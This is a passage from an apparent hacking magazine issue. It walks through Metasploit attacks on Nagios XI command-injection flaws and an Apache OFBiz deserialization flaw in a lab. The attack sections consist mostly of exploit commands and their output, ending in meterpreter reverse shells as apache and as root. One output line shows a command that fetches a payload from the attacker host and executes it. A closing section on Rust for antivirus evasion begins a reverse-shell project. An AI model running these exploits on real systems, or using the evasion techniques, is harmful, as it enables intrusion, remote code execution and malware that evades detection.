SSL	false	no	Negotiate SSL/TLS for outgoing connections
TARGETURI	/nagiosxi/	yes	The base path to the Nagios XI application
THREADS	1	yes	The number of concurrent threads (max one per host)
USERNAME	nagiosadmin	no	Username to authenticate with
VERSION		no	Nagios XI version to check against existing exploit modules
VHOST		no	HTTP server virtual host

```
msf6 auxiliary(scanner/http/nagios_xi_scanner) > █
```

Note that this is a Authenticated module. So I set all the options including credentials as shown below.

```
msf6 auxiliary(scanner/http/nagios_xi_scanner) > set rhosts 192.168.36.195
rhosts => 192.168.36.195
msf6 auxiliary(scanner/http/nagios_xi_scanner) > set verbose true
verbose => true
msf6 auxiliary(scanner/http/nagios_xi_scanner) > set password admin
password => admin
msf6 auxiliary(scanner/http/nagios_xi_scanner) > █
```

After all the options are set, I execute the module.

```
msf6 auxiliary(scanner/http/nagios_xi_scanner) > run

[*] Attempting to authenticate to Nagios XI...
[+] Successfully authenticated to Nagios XI
[*] Target is Nagios XI with version 5.6.5
[+] The target appears to be vulnerable to the following 4 exploit(s):
[*]
[*] CVE-2019-15949 exploit/linux/http/nagios_xi_plugins_check_plugin_auth
authenticated_rce
[*] CVE-2020-35578 exploit/linux/http/nagios_xi_plugins_filename_authenti
cated_rce
[*] CVE-2020-5792 exploit/linux/http/nagios_xi_snmptrap_authenticated_rc
e
[*] CVE-2020-5791 exploit/linux/http/nagios_xi_mibs_authenticated_rce
[*]
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/http/nagios_xi_scanner) > █
```

As readers can see, the module not only detected the version of Nagios XI but also suggested some exploits from this version. Since our readers have already seen the `nagios_xi_mibs_authenticated_rce` and `nagios_xi_plugins_check_plugin_authenticated_rce` modules in our previous Issues, let's see some new modules.

[Nagios XI Plugins Filename Authenticate RCE Module](#)

TARGET: Nagios XI <= 5.7.x

TYPE: Remote
ANTI-Malware : NA

Module : Exploit

This module exploits a command injection vulnerability in (CVE-2020-35578) present in the above mentioned versions of Nagios XI. This vulnerability is present in the `/admin/monitoringplugins.php` page. The module is an authenticated module and needs credentials to work. Once it detects a vulnerable target, the module sends a HTTP POST request to `/admin/monitoringplugins.php`. This request contains a file whose filename is set such that it will escape the existing command that `/admin/monitoringplugins.php` uses on its backend and will instead cause the server to start executing the attacker's own commands as the `'apache'` user.

Once the file upload is finished, a new plugin entry will be created along with a corresponding file in `'/usr/local/nagios/libexec/'` with the malicious payload as the file name. The uploaded malicious file is deleted once meterpreter session is spawned. Let's see how this module works.

We have tested this module on Nagios XI on Centos 7. Load the nagios_xi_plugins_filename_authenticated_rce module.

```
msf6 > use exploits/linux/http/nagios_xi_plugins_filename_authenticated_rce
[*] Using configured payload linux/x86/meterpreter/reverse_tcp
msf6 exploit(linux/http/nagios_xi_plugins_filename_authenticated_rce) > show options
```

Module options (exploit/linux/http/nagios_xi_plugins_filename_authenticated_rce):

Name	Current Setting	Required	Description
FINISH_INSTALL	false	no	If the Nagios XI installation has not been completed, try to do so. This includes signing the license agreement.
PASSWORD		yes	Password to authenticate with
Proxies		no	A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS		yes	The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
RPORT	80	yes	The target port (TCP)
SRVHOST	0.0.0.0	yes	The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
SRVPORT	8080	yes	The local port to listen on.
SSL	false	no	Negotiate SSL/TLS for outgoing connections
SSLCert		no	Path to a custom SSL certificate (default is randomly generated)
TARGETURI	/nagiosxi/	yes	The base path to the Nagios XI application
URIPATH		no	The URI to use for this exploit (default is random)
USERNAME	nagiosadmin	yes	Username to authenticate with
VHOST		no	HTTP server virtual host

Payload options (linux/x86/meterpreter/reverse_tcp):

Name	Current Setting	Required	Description
LHOST		yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

Note that this is a authenticated module. So I set all the options including credentials as shown below. The check command confirms that the target is indeed vulnerable.

```
msf6 exploit(linux/http/nagios_xi_plugins_filename_authenticated_rce) > set rhosts 192.168.36.195
rhosts => 192.168.36.195
msf6 exploit(linux/http/nagios_xi_plugins_filename_authenticated_rce) > set password admin
password => admin
msf6 exploit(linux/http/nagios_xi_plugins_filename_authenticated_rce) > check

[*] Attempting to authenticate to Nagios XI...
[+] Successfully authenticated to Nagios XI
[*] Target is Nagios XI with version 5.6.5
[*] 192.168.36.195:80 - The target appears to be vulnerable.
msf6 exploit(linux/http/nagios_xi_plugins_filename_authenticated_rce) > █
```

After all the options are set, I execute the module.

```
msf6 exploit(linux/http/nagios_xi_plugins_filename_authenticated_rce) > set lhost 192.168.36.189
lhost => 192.168.36.189
msf6 exploit(linux/http/nagios_xi_plugins_filename_authenticated_rce) > run

[*] Started reverse TCP handler on 192.168.36.189:4444
[*] Executing automatic check (disable AutoCheck to override)
[*] Attempting to authenticate to Nagios XI...
[+] Successfully authenticated to Nagios XI
[*] Target is Nagios XI with version 5.6.5
[+] The target appears to be vulnerable.
[*] Using URL: http://0.0.0.0:8080/0w720asSw7x9h4d
[*] Local IP: http://192.168.36.189:8080/0w720asSw7x9h4d
[*] Command Stager progress - 100.00% done (122/122 bytes)
[*] Client 192.168.36.195 (Wget/1.14 (linux-gnu)) requested /0w720asSw7x9h4d
[*] Sending payload to 192.168.36.195 (Wget/1.14 (linux-gnu))
[*] Sending stage (984904 bytes) to 192.168.36.195
[*] Meterpreter session 2 opened (192.168.36.189:4444 -> 192.168.36.195:49790) at 2021-06-01 07:27:11 -0400
[*] Server stopped.

meterpreter > sysinfo
Computer      : localhost.localdomain
OS           : CentOS 7.7.1908 (Linux 3.10.0-1062.el7.x86_64)
Architecture : x64
BuildTuple   : i486-linux-musl
Meterpreter  : x86/linux
meterpreter > getuid
Server username: apache @ localhost.localdomain (uid=48, gid=48, euid=48, egid=48)
meterpreter > █
```

As readers can see, I successfully have a meterpreter session on the target with apache privileges.

Nagios XI Plugins SNMP RCE Module

TARGET: Nagios XI 5.5.0 to 5.7.3

TYPE: Remote
ANTI-Malware : NA

Module : Exploit

This module exploits a command injection vulnerability in (CVE-2020-5792) present in the above mentioned versions of Nagios XI. This vulnerability exists in includes/componentsnxti/index.php page. The module is an authenticated module and needs credentials to work. The module first checks if the target is vulnerable. Once it detects a vulnerable target, the exploit module uploads a simple PHP shell via includes/components/nxti/index.php` to `includes/components/autodiscovery/jobs/<php_shell>. Then this uploaded php shell is executed via a HTTP GET request to

```
includes/components/autodiscovery/jobs/<php_shell>?<php_param>=<cmd>
```

This will result in command specified by the attacker and runs with apache user privileges.

Let's see how this module works. We have tested this module on Nagios XI 5.6.5 running on Centos 7. Load the nagios_xi_plugins_snmptrap_authenticated_rce module.

```
msf6 > use exploit/linux/http/nagios_xi_snmptrap_authenticated_rce
[*] Using configured payload linux/x86/meterpreter/reverse_tcp
msf6 > use exploit/linux/http/nagios_xi_snmptrap_authenticated_rce
[*] Using configured payload linux/x86/meterpreter/reverse_tcp
msf6 exploit(linux/http/nagios_xi_snmptrap_authenticated_rce) > show options
```

Module options (exploit/linux/http/nagios_xi_snmptrap_authenticated_rce):

Name	Current Setting	Required	Description
-----	-----	-----	-----
FINISH_INSTALL	false	no	If the Nagios XI installation has not been completed, try to do so. This includes signing the license agreement.
PASSWORD		yes	Password to authenticate with
Proxies		no	A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS		yes	The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
RPORT	80	yes	The target port (TCP)
SRVHOST	0.0.0.0	yes	The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
SRVPORT	8080	yes	The local port to listen on.
SSL	false	no	Negotiate SSL/TLS for outgoing connections
SSLCert		no	Path to a custom SSL certificate (default is randomly generated)


```

TARGETURI      /nagiosxi/      yes      The base path to the Nagios XI a
pplication
URIPATH        no              The URI to use for this exploit
(default is random)
USERNAME       nagiosadmin     yes      Username to authenticate with
VHOST         no              HTTP server virtual host

```

Payload options (linux/x86/meterpreter/reverse_tcp):

Name	Current Setting	Required	Description
LHOST		yes	The listen address (an interface may be s pecified)
LPORT	4444	yes	The listen port

Exploit target:

Id	Name
0	Linux (x86/x64)

Note that this is a authenticated module. So I set all the options including credentials as shown below. The check command confirms that the target is indeed vulnerable.

```

msf6 exploit(linux/http/nagios_xi_snmptrap_authenticated_rce) > set rhosts 192.1
68.36.195
rhosts => 192.168.36.195
msf6 exploit(linux/http/nagios_xi_snmptrap_authenticated_rce) > set password adm
in
password => admin
msf6 exploit(linux/http/nagios_xi_snmptrap_authenticated_rce) > check

[*] Attempting to authenticate to Nagios XI...
[+] Successfully authenticated to Nagios XI
[*] Target is Nagios XI with version 5.6.5
[*] 192.168.36.195:80 - The target appears to be vulnerable.
msf6 exploit(linux/http/nagios_xi_snmptrap_authenticated_rce) >
msf6 exploit(linux/http/nagios_xi_snmptrap_authenticated_rce) > set lhost 192.16
8.36.189
lhost => 192.168.36.189
msf6 exploit(linux/http/nagios_xi_snmptrap_authenticated_rce) > run

```

After all the options are set, I execute the module.

*"We're all going to have to change how we think about data protection."
- Elizabeth Denham*

```

msf6 exploit(linux/http/nagios_xi_snmptrap_authenticated_rce) > run

[*] Started reverse TCP handler on 192.168.36.189:4444
[*] Executing automatic check (disable AutoCheck to override)
[*] Attempting to authenticate to Nagios XI...
[+] Successfully authenticated to Nagios XI
[*] Target is Nagios XI with version 5.6.5
[+] The target appears to be vulnerable.
[*] Uploading a simple PHP shell to /usr/local/nagiosxi/html/includes/components/autodiscovery/jobs/scnNLwPNT.php
[*] Attempting to execute the initial payload via `/nagiosxi/includes/components/autodiscovery/jobs/scnNLwPNT.php?a=<cmd>`
[*] Command Stager progress - 100.00% done (773/773 bytes)
[*] Sending stage (984904 bytes) to 192.168.36.195
[+] Deleted /usr/local/nagiosxi/html/includes/components/autodiscovery/jobs/scnNLwPNT.php
[*] Meterpreter session 1 opened (192.168.36.189:4444 -> 192.168.36.195:49760) at 2021-06-01 07:23:56 -0400

```

```

meterpreter > sysinfo
Computer      : localhost.localdomain
OS           : CentOS 7.7.1908 (Linux 3.10.0-1062.el7.x86_64)
Architecture : x64
BuildTupple  : i486-linux-musl
Meterpreter  : x86/linux
meterpreter > getuid
Server username: apache @ localhost.localdomain (uid=48, gid=48, euid=48, egid=48)
meterpreter > █

```

As readers can see, I successfully have a meterpreter session on the target with apache privileges.

[Apache OFBiz SOAP Deserialization RCE Module](#)

TARGET: Apache OFBiz < 17.12.06 **TYPE: Remote** **Module : Exploit**
ANTI-Malware : NA

Apache OFBiz is an open source ERP (Enterprise Resource Planning) software that provides a common data model and a set of business processes like accounting, asset maintenance, project management etc. The above mentioned versions have an unauthenticated Java deserialization vulnerability. This vulnerability is present in the SOAP endpoint (/webtools/control/SOAPService). We have tested this on a Docker container of Apache OFBiz 15.12. Let's set the target first.

This can be done by running the docker (you should have docker installed) command as shown below

```
docker run -p 8080:8080 -p 8443:8443 --rm -e INIT_DB=2 opensourceknight/ofbiz:15.12
```

"Ransomware is unique among cybercrime because, in order for the attack to be successful, it requires the victim to become a willing accomplice after the fact." - James Scott

```

kali@edison:~$ systemctl start docker
kali@edison:~$ docker run -p 8080:8080 -p 8443:8443 --rm -e INIT_DB=2 opensourceknight/ofbiz:15.12
Unable to find image 'opensourceknight/ofbiz:15.12' locally
15.12: Pulling from opensourceknight/ofbiz
51f5c6a04d83: Already exists
a3ed95caeb02: Already exists
7004cfc6e122: Already exists
5f37c8a7cfbd: Already exists
fb6908934faf: Already exists
9c531a67af6d: Already exists
3c7a0bc3de6e: Already exists
1dbf971ee045: Already exists
5136e96bff7d: Already exists
e1319888c87b: Downloading 883.4MB/1.041GB
331fee8b7759: Download complete
9b3aa6f5e2ae: Download complete
ec26ed3cf6bc: Download complete
ed3412ecc417: Download complete

```

```

Name=default, ServerHitBin delegatorName=default
2021-06-02 01:06:30,229 |http-nio-8443-exec-2 |ControlServlet |T| [[[SOAPService(
Domain:https://172.17.0.2)] Request Done- total:0.364,since last([SOAPService(Doma ... ):0.364]]
2021-06-02 01:06:30,580 |http-nio-8443-exec-6 |ControlEventListener |I| Creating sessio
n: 2FA6AA73FF2FEDF9C0877C64DCDD6997.jvm1
2021-06-02 01:06:30,582 |http-nio-8443-exec-6 |ContextFilter |I| [Domain]: 172.1
7.0.2 [Request]: /webtools/control/SOAPService
2021-06-02 01:06:30,583 |http-nio-8443-exec-6 |ControlServlet |T| [[[SOAPService(
Domain:https://172.17.0.2)] Request Begun, encoding=[UTF-8]- total:0.0,since last(Begin):0.0]]
2021-06-02 01:06:30,584 |http-nio-8443-exec-6 |VisitHandler |I| Found visitorId
[null] in cookie
2021-06-02 01:06:30,608 |http-nio-8443-exec-6 |RequestHandler |I| This is the fir
st request in this visit. sessionId=2FA6AA73FF2FEDF9C0877C64DCDD6997.jvm1
2021-06-02 01:06:31,053 |http-nio-8443-exec-6 |RequestHandler |I| Ran Event [soap
:#] from [request], result is [null]
2021-06-02 01:06:31,067 |http-nio-8443-exec-6 |ServerHitBin |I| Visit delegator
Name=default, ServerHitBin delegatorName=default
2021-06-02 01:06:31,078 |http-nio-8443-exec-6 |ControlServlet |T| [[[SOAPService(
Domain:https://172.17.0.2)] Request Done- total:0.494,since last([SOAPService(Doma ... ):0.494]]

```

After the target is set, load the exploit/linux/http/apache_ofbiz_deserializaton_soap module.

```
msf6 > search ofbiz
```

```
Matching Modules
```

```
=====
```

#	Name	Disclosure Date	Rank	Check	D
0	exploit/linux/http/apache_ofbiz_deserializaton_soap	2021-03-22	excellent	Yes	A
1	exploit/linux/http/apache_ofbiz_deserializaton	2020-07-13	excellent	Yes	A

Interact with a module by name or index. For example `info 1`, `use 1` or `use exploit/linux/http/apache_ofbiz_deserializaton`

```
msf6 >
```

```
msf6 > use 0
[*] Using configured payload linux/x64/meterpreter_reverse_https
msf6 exploit(linux/http/apache_ofbiz_deserialization_soap) > show options
```

Module options (exploit/linux/http/apache_ofbiz_deserialization_soap):

Name	Current Setting	Required	Description
Proxies		no	A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS		yes	The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
RPORT	8443	yes	The target port (TCP)
SRVHOST	0.0.0.0	yes	The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
SRVPORT	8080	yes	The local port to listen on.
SSL	true	no	Negotiate SSL/TLS for outgoing connections
SSLCert		no	Path to a custom SSL certificate (default is randomly generated)
TARGETURI / URIPATH		yes	Base path
VHOST		no	The URI to use for this exploit (default is random)
		no	HTTP server virtual host

Payload options (linux/x64/meterpreter_reverse_https):

Name	Current Setting	Required	Description
LHOST		yes	The local listener hostname
LPORT	8443	yes	The local listener port
LURI		no	The HTTP Path

Exploit target:

Id	Name
1	Linux Dropper

```
msf6 exploit(linux/http/apache_ofbiz_deserialization_soap) > █
```

I set all the options shown below. The check command confirms that the target is indeed vulnerable.

```
msf6 exploit(linux/http/apache_ofbiz_deserialization_soap) > set rhosts 172.17.0.2
rhosts => 172.17.0.2
msf6 exploit(linux/http/apache_ofbiz_deserialization_soap) > set rport 8443
rport => 8443
msf6 exploit(linux/http/apache_ofbiz_deserialization_soap) > set targeturi /
targeturi => /
msf6 exploit(linux/http/apache_ofbiz_deserialization_soap) > check
[+] 172.17.0.2:8443 - The target is vulnerable. Target can deserialize arbitrary data.
msf6 exploit(linux/http/apache_ofbiz_deserialization_soap) > █

msf6 exploit(linux/http/apache_ofbiz_deserialization_soap) > set srvport 8081
srvport => 8081
msf6 exploit(linux/http/apache_ofbiz_deserialization_soap) > set lport 4455
lport => 4455
msf6 exploit(linux/http/apache_ofbiz_deserialization_soap) > set lhost 172.17.0.1
lhost => 172.17.0.1
msf6 exploit(linux/http/apache_ofbiz_deserialization_soap) > █
```

After all the options are set, I execute the module.

```
msf6 exploit(linux/http/apache_ofbiz_deserialization_soap) > run

[*] Started HTTPS reverse handler on https://172.17.0.1:4455
[*] Executing automatic check (disable AutoCheck to override)
[+] The target is vulnerable. Target can deserialize arbitrary data.
[*] Executing Linux Dropper for linux/x64/meterpreter_reverse_https
[*] Using URL: http://0.0.0.0:8081/pwS4uvr8y9tT
[*] Local IP: http://192.168.36.134:8081/pwS4uvr8y9tT
[+] Successfully executed command: curl -so /tmp/lNoGHJBo http://172.17.0.1:8081/pwS4uvr8y9tT;ch
mod +x /tmp/lNoGHJBo;/tmp/lNoGHJBo;rm -f /tmp/lNoGHJBo
[*] Command Stager progress - 100.00% done (115/115 bytes)
[*] Client 172.17.0.2 (curl/7.38.0) requested /pwS4uvr8y9tT
[*] Sending payload to 172.17.0.2 (curl/7.38.0)
[!] https://172.17.0.1:4455 handling request from 172.17.0.2; (UUID: 0xmqlpez) Without a databas
e connected that payload UUID tracking will not work!
[*] https://172.17.0.1:4455 handling request from 172.17.0.2; (UUID: 0xmqlpez) Redirecting stage
less connection from /qbt7LBPfH7KEGIIa5K5djwtB48kra6ERS-e_5001Mb2xwp1BuJlPHWuypZPPhhihC4i3g4XirU
a6Wx_6FGUjYofcS_2ILSg with UA 'Mozilla/5.0 (Windows NT 6.1; Trident/7.0; rv:11.0) like Gecko'
[!] https://172.17.0.1:4455 handling request from 172.17.0.2; (UUID: 0xmqlpez) Without a databas
e connected that payload UUID tracking will not work!
[*] https://172.17.0.1:4455 handling request from 172.17.0.2; (UUID: 0xmqlpez) Redirecting stage
less connection from /qbt7LBPfH7KEGIIa5K5djwtOCCPi5zJPK1JSZIIjfdowhu_097PYtYwiHfmegTw69b-9rA9ovAi
pTAorlc9m303K4eqZjseuuzJ2ZhnBmmOqqB06IC with UA 'Mozilla/5.0 (Windows NT 6.1; Trident/7.0; rv:11
.0) like Gecko'
[!] https://172.17.0.1:4455 handling request from 172.17.0.2; (UUID: 0xmqlpez) Without a databas
e connected that payload UUID tracking will not work!
[*] https://172.17.0.1:4455 handling request from 172.17.0.2; (UUID: 0xmqlpez) Redirecting stage
less connection from /qbt7LBPfH7KEGIIa5K5djwao5aYyNvMa0py25N9cGbLWk-Ew_TTgtzPDkXnvzAVKi1gZUWoQxR
RcL5l63xOIrXQ3EFjQfqme3TAOutIvpIoWSQB8MzPLAYUnq with UA 'Mozilla/5.0 (Windows NT 6.1; Trident/7.
0; rv:11.0) like Gecko'
[!] https://172.17.0.1:4455 handling request from 172.17.0.2; (UUID: 0xmqlpez) Without a databas
e connected that payload UUID tracking will not work!
[*] https://172.17.0.1:4455 handling request from 172.17.0.2; (UUID: 0xmqlpez) Redirecting stage
less connection from /qbt7LBPfH7KEGIIa5K5djwnb_aPk9Eral8R4kQGADqHMFIV5kKtsOrE3VWnMEV8sPGvR7uZ1-4
GgcSTLSqP9s_aWR8p7YRUMpquoayef0izXbPU with UA 'Mozilla/5.0 (Windows NT 6.1; Trident/7.0; rv:11.0
) like Gecko'
[!] https://172.17.0.1:4455 handling request from 172.17.0.2; (UUID: 0xmqlpez) Without a databas
e connected that payload UUID tracking will not work!
[*] https://172.17.0.1:4455 handling request from 172.17.0.2; (UUID: 0xmqlpez) Redirecting stage
less connection from /qbt7LBPfH7KEGIIa5K5djwG3HP7xT1EhwDmxR7fFDH8kf with UA 'Mozilla/5.0 (Window
s NT 6.1; Trident/7.0; rv:11.0) like Gecko'
[!] https://172.17.0.1:4455 handling request from 172.17.0.2; (UUID: 0xmqlpez) Without a databas
e connected that payload UUID tracking will not work!
[*] https://172.17.0.1:4455 handling request from 172.17.0.2; (UUID: 0xmqlpez) Attaching orphaned/stageless session ...
[!] https://172.17.0.1:4455 handling request from 172.17.0.2; (UUID: 0xmqlpez) Without a databas
e connected that payload UUID tracking will not work!
[*] Meterpreter session 1 opened (172.17.0.1:4455 → 127.0.0.1) at 2021-06-01 21:06:37 -0400
[*] Server stopped.

meterpreter > getuid
Server username: root @ 893b655e891c (uid=0, gid=0, euid=0, egid=0)
meterpreter > sysinfo
```

As readers can see, I successfully have a meterpreter session on the target with root privileges.

*"I'm a hacker, but I'm the good kind of hackers. And I've never been a criminal."
- Mikko Hypponen*

Rust Programming To Bypass Anti Malware

BYPASSING ANTIVIRUS

In the April 2021 Issue of Hackercool Magazine, readers have seen a dropper being used by Black Hat Hackercool in the Real World Hacking Scenario. It was named Spookflare. A dropper or downloader is used to get an initial foothold on the target network and then it downloads the actual payload. In the same Issue, Spookflare dropper downloaded the koadic payload. Buer is one such dropper. Buer loader was actively sold in underground marketplaces since August 2019. Written in C, It is robust and had modular functionality. However, researchers at Proofpoint found a new variant of Buer in May 2021 which was delivering a Cobaltstrike as a second stage payload. However, it was not the payload it was carrying that surprised researchers. It was the language the Buer loader was written in. It was written in Rust and not C. Proofpoint has named it RustyBuer.

Rust is a programming language that began as a personal project in year 2006 by Graton Hoare, an employee of Mozilla. Named after a family of fungi (we find it odd too), Rust is becoming increasingly popular nowadays. It is termed as an efficient and easy to use language which is considered safe too. It has been Stack Overflow's most loved language from 2016 to 2020.

However, it doesn't seem these are the features that are making hackers interested in Rust. Its for a different reason altogether. Buer downloader was coded in C since 2019. However, this time it is written in Rust. Rewriting the malware in a new language like Rust enables hackers to better evade Buer detection mechanism. Since Buer was written in C since it began, Anti Malware vendors would write detection signatures for C only. So they would naturally fail to detect Buer in Rust, a unexpectedly new language.

In this article readers will learn how to work with Rust payloads in Kali Linux, create a reverse shell and test its antivirus evasion capabilities practically. Rust can be downloaded on Kali Linux by using the command given below.

```
(kali@kali)-[~]
└─$ curl https://sh.rustup.rs -sSf | sh
info: downloading installer
```

Welcome to Rust!

This will download and install the official compiler for the Rust programming language, and its package manager, Cargo.

Rustup metadata and toolchains will be installed into the Rustup home directory, located at:

```
/home/kali/.rustup
```

This can be modified with the RUSTUP_HOME environment variable.

The Cargo home directory located at:

```
/home/kali/.cargo
```

This can be modified with the `CARGO_HOME` environment variable.

The `cargo`, `rustc`, `rustup` and other commands will be added to Cargo's bin directory, located at:

```
/home/kali/.cargo/bin
```

This path will then be added to your `PATH` environment variable by modifying the profile files located at:

```
/home/kali/.bashrc  
/home/kali/.zshenv
```

You can uninstall at any time with `rustup self uninstall` and these changes will be reverted.

Current installation options:

```
default host triple: i686-unknown-linux-gnu  
default toolchain: stable (default)  
profile: default  
modify PATH variable: yes
```

```
1) Proceed with installation (default)  
2) Customize installation  
3) Cancel installation  
>1
```

Proceed with the default installation.

```
1) Proceed with installation (default)  
2) Customize installation  
3) Cancel installation  
>1
```

```
info: profile set to 'default'  
info: default host triple is i686-unknown-linux-gnu  
info: syncing channel updates for 'stable-i686-unknown-linux-gnu'  
info: latest update on 2021-05-10, rust version 1.52.1 (9bc8c42bb  
2021-05-09)  
info: downloading component 'cargo'  
6.1 MiB / 6.1 MiB (100 %) 1.8 MiB/s in 4s ETA: 0s  
info: downloading component 'clippy'  
546.4 KiB / 2.5 MiB ( 21 %) 0 B/s in 2s ETA: Unknown
```

```
info: installing component 'rustfmt'  
info: default toolchain set to 'stable-i686-unknown-linux-gnu'
```

```
stable-i686-unknown-linux-gnu installed - rustc 1.52.1 (9bc8c42bb 2021-05-09)
```

Rust is installed now. Great!

To get started you may need to restart your current shell. This would reload your **PATH** environment variable to include Cargo's bin directory (`$HOME/.cargo/bin`).

To configure your current shell, run:
`source $HOME/.cargo/env`

```
(kali@kali)-[~]  
└─$ █
```

Once Rust is successfully installed. We need to update the cargo and rust profile file to be able to execute rust commands from anywhere on the terminal.

```
(kali@kali)-[~]  
└─$ source $HOME/.cargo/env
```

```
(kali@kali)-[~]  
└─$ █
```

We can test if rust is successfully installed on the kali using command `rustc --version`. Rust is installed successfully. Its time to work with rust programming. We create a new directory named `rust-lang` to place all the newly created rust programs we create.

```
(kali@kali)-[~]  
└─$ rustc --version  
rustc 1.52.1 (9bc8c42bb 2021-05-09)
```

1 x

```
(kali@kali)-[~]  
└─$ mkdir rust-lang
```

```
(kali@kali)-[~]  
└─$ cd rust-lang
```

```
(kali@kali)-[~/rust-lang]  
└─$ █
```

Inside this directory, we create a new file named `test.rs` (name can be anything) and write a small program. This is the famous hello world program which we edited a bit to display the message "Hello Hackercool Labs. If this message is displayed, you can be sure rust is working".


```
test.rs
File Edit Search Options Help
fn main() {
    println!("Hello Hackercool Labs. If this message is displayed you can be sure rust is working.");
}
```

We save the file and compile it using the rust compiler as shown below. This will create a binary of the rust source file as shown below.

```
(kali@kali)-[~/rust-lang]
└─$ leafpad test.rs

(kali@kali)-[~/rust-lang]
└─$ rustc test.rs

(kali@kali)-[~/rust-lang]
└─$ ls
test  test.rs
```

We execute it just as we execute any Linux binary.

```
(kali@kali)-[~/rust-lang]
└─$ ./test
Hello Hackercool Labs. If this message is displayed you can be sure rust is working.
```

The program is working fine. Well, this is not just it. Rust has a package manager and build system. This is named Cargo. Cargo builds code, downloads the libraries needed for this code to run and building those libraries without the need of users doing it manually.

```
(kali@kali)-[~/rust-lang]
└─$ cargo 101 x
Rust's package manager

USAGE:
    cargo [+toolchain] [OPTIONS] [SUBCOMMAND]

OPTIONS:
    -V, --version          Print version info and exit
    --list                 List installed commands
    --explain <CODE>     Run `rustc --explain CODE`
    -v, --verbose         Use verbose output (-vv very verbose/build.rs output)
    -q, --quiet           No output printed to stdout
    --color <WHEN>       Coloring: auto, always, never
    --frozen              Require Cargo.lock and cache are up to date
```

Let's create a new project using cargo as shown below. Running this command creates a new directory with the same name. Inside this directory, we can see a file named Cargo.toml. This is manifest file. It

also has another directory named src. Inside the src directory, we can see the source file of rust.

```
(kali@kali)-[~/rust-lang]
└─$ cargo new hello_hackercool
    Created binary (application) `hello_hackercool` package

(kali@kali)-[~/rust-lang]
└─$
```

```
(kali@kali)-[~/rust-lang/hello_hackercool]
└─$ cat Cargo.toml
[package]
name = "hello_hackercool"
version = "0.1.0"
authors = ["kali"]
edition = "2018"

# See more keys and their definitions at https://doc.rust-lang.org
/cargo/reference/manifest.html

[dependencies]

(kali@kali)-[~/rust-lang/hello_hackercool]
└─$
```

```
(kali@kali)-[~/rust-lang]
└─$ cd hello_hackercool 1 x

(kali@kali)-[~/rust-lang/hello_hackercool]
└─$ ls
Cargo.toml  src

(kali@kali)-[~/rust-lang/hello_hackercool]
└─$ cd src

(kali@kali)-[~/rust-lang/hello_hackercool/src]
└─$ ls
main.rs
```

By default, this is the default hello world script.

```
(kali@kali)-[~/rust-lang/hello_hackercool/src]
└─$ cat main.rs
fn main() {
    println!("Hello, world!");
}

(kali@kali)-[~/rust-lang/hello_hackercool/src]
```

We got some

Exciting

News To You

Hackercoolians

Hackercool Magazine

will

be Available in

Print

Very Soon

Let's build this default script and test it using cargo.

```
(kali@kali)-[~/rust-lang/hello_hackercool]
└─$ cargo build
   Compiling hello_hackercool v0.1.0 (/home/kali/rust-lang/hello_hackercool)
   Finished dev [unoptimized + debuginfo] target(s) in 1.40s

(kali@kali)-[~/rust-lang/hello_hackercool]
└─$
```

The build is successful. The `tree .` command gives information about all the dependencies and files created.

```
(kali@kali)-[~/rust-lang/hello_hackercool]
└─$ tree .
.
├── Cargo.lock
├── Cargo.toml
├── src
│   └── main.rs
├── target
│   ├── CACHEDIR.TAG
│   ├── debug
│   │   ├── build
│   │   ├── deps
│   │   │   ├── hello_hackercool-dfbe3a1151ddee42
│   │   │   └── hello_hackercool-dfbe3a1151ddee42.d
│   │   ├── examples
│   │   ├── hello_hackercool
│   │   ├── hello_hackercool.d
│   │   └── incremental
└── 7 directories, 8 files
```

```
(kali@kali)-[~/rust-lang/hello_hackercool]
└─$
```

This file can be executed using `cargo run` command.

```
(kali@kali)-[~/rust-lang/hello_hackercool]
└─$ cargo run
   Finished dev [unoptimized + debuginfo] target(s) in 0.01s
   Running `target/debug/hello_hackercool`
Hello, Hackercool!

(kali@kali)-[~/rust-lang/hello_hackercool]
└─$
```

The program is running fine as it printed back the message. Now let's create a new project which is that

of a reverse shell with Rust.

```
(kali@kali)-[~/rust-lang]
└─$ cargo new reverse_shell
    Created binary (application) `reverse_shell` package

(kali@kali)-[~/rust-lang]
└─$
```

The information to download the source code for the Rust reverse shell can be found in our Downloads section. Copy this code into the main.rs file of the reverse_shell directory.

